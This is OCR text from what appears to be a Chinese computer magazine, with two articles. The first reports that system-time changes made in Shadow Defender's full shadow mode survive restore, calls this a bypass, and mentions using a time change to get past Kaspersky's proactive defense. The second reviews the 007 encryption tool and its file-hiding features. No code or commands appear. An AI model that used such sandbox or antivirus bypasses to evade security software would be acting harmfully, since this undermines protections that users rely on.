


图 2

一时找不出问题的所在，正在郁闷，突然想到快到做晚饭的时间了（本人现在是家里的厨师加半个保姆），打开系统自带的钟表想看看具体时间，里面显示的年份却让我大吃一惊，居然是2013年（图2）！

是我上次在影子系统里运行那个修改系统时间过卡巴主动防御的 VB 程序后的时间，关机后居然没被还原回来！要知道我当时可是在完全影子模式下修改的系统时间呀（图3）。




图 3

影子系统的软件介绍里说在完全影子模式下的任何改动在退出后都将被还原，怎么连改了系统时间都还原不回来呢？难道坚固的影子系统被小菜我无意中用时间轻松突破了？为了验证不是偶然情况，我又连续好几次进入影子模式后修改系统时间，然后退出影子系统后重启，结果全都没有被还原。看来影子系统在还原修改系统时间时确实存在漏洞，至少也是个 bug。曾经见有人发帖说影子系统是不能被突破的，现在看来，还是应了那句话：没有绝对的安全。既然时间修改可以成功突破影子系统的还原，那还有没有别的更改也可以成功突破影子系统的还原呢？我想肯定有的，只是目前还没有被人发现或发现了没公布而已。如果真能让任何程序的改动成功绕过影子系统，平时以为开了影子就百毒不侵小菜们就要小心了。我估计 ZoneAlarm 启动不起来也许跟系统时间修改有关，把时间改回来后果然能正常运行了（图4）。

想不到一个小小的时间修改居然让大名鼎鼎、世界排名第一的 zonealarm Pro 6.0 防火墙连启动都启动不了，一个小小的时间修改，居然成功绕过了影子系统的还原。看来有些安全软件也经不起时间的考验啊。





图 4

（文章中涉及到的工具影子系统简体中文2.8.2文个人版、ZoneAlarm Pro 6.0.667.000已经收录于光盘中）



007 让我们的隐私更安全

罗秉琨

这次我为大家带来了一款全能的加密软件——我是007。它采用了多种加密方法，支持加密文本、文件、文件夹，提供文件粉碎和文件透镜功能。支持独立加密：只要有密码，加密后的文件就可以在没有安装本软件的电脑上解密。还支持图片幻影与文件幻影，可以得到奇妙的加密效果。软件采用国际流行的DES、MD5、RSA等专业算法进行文件加密，以保证加密文件的安全性。我们先来看看这款软件的界面吧，如图1。不多说了，下边来介绍一下这款软件的使用。




图1

1. 图片幻影

我们来到软件的主界面，选择图片幻影，有两种方式可供我们选择，第一种是简单方式。选择好图片的地址就可以自动生成。我们主要来介绍一下第二种方式——标准设计。首先选择标准设计，再选择好两张原图片的地址与生成的图片的存放地址（注意在这里，第二幅图片为第一幅图片的幻影，显示时第一幅在前面，在这里要注意次序），如图2。




图2




图3

下一步我们来选择它的主色调，我推荐大家选择白色调，因为如果选择别的深色调会影响到图片的显示效果，当然了大家也可以根据自己的喜好来选择。然后调整好图片的透明度，点击生成就可以了。生成完毕后会出现这样的提示（图3），反之就会提示不成功。

然后我们把生成好的图片插入到网页中，当对方浏览网页时，只要一按Ctrl+A，图片的幻影就能够体现出来了。

2. 文件幻影

这个作用就相当于将两个文件捆绑起来，也就是我们平常说的加壳，只是被捆绑起来的文件并不运行。我们回到主页面，选择好要作为幻影的文件，以及想给它加的壳，最后设置好密码，点击生成就OK了，如图4。这个功能对我们隐蔽文件很有用，将自己的一些私密文件隐藏到另一个文件背后，何况还有密码，别人想找也找不到。




图4

